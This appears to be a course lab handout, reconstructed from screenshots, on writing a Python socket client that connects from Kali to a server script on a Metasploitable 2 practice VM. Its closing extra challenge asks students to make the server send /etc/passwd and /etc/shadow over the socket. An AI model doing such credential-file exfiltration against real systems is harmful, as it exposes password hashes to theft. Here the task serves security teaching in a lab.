
Use **chmod** to ensure that the script has sufficient permissions (rwx)

Verify permissions are set

Client-Side Python


Now that the server side is done, you will need a script running on the client side to connect with to the server.

On Kali, change into the /home/kali/scripts directory. Create a new file named **clientsocket.py** and enter the following code into it:


root@artmack: /home/kali/scripts
File Actions Edit View Help
GNU nano 7.2 clientsocket.py


```
import socket
import sys

# create a socket object
client_socket = socket.socket()

# get server ip address
server = sys.argv[1]

# connect to the server
client_socket.connect((server, 6065))

# receive data from the server
serverdata = client_socket.recv(1024)

# print data
print(serverdata.decode())

# close the connection
client_socket.close()
```

Use **chmod** to ensure that the script has sufficient permissions (rwx)




```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# ls -l
total 8
-rwxr--r-- 1 root root 350 Feb 16 18:51 clientsocket.py
```

Execute the server script first on MS2 and verify it is listening before proceeding to the next step



```
root@metasploitable:/home/msfadmin/scripts# python ./serversocket.py
Waiting for a client to connect...
```

Back on Kali, execute the client script. If it worked, you should see the message displayed on Kali:




```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# python clientsocket.py 10.0.0.200
Hello, FOLusername!
```

Slide 04:

- Take a screenshot output of clientsocket.py on Kali

On MS2, you should also see the established connection…



```
root@metasploitable:/home/msfadmin/scripts# python ./serversocket.py
Waiting for a client to connect...
('Got a connection from', ('10.0.0.99', 37740))
root@metasploitable:/home/msfadmin/scripts#
```

Slide 05:

- Take a screenshot of the output of serversocket.py on MS2
- Include your FOLusername

*** Take a snapshot of all the VMs named **After Lab 07** ***

Looking for an extra challenge?

Expand on the Python script so that when you connect to the server, it sends you some more useful information. You can modify the script so that it sends you a file when you connect.

Get the script to send over /etc/passwd and /etc/shadow when a socket connection is established from the Kali VM.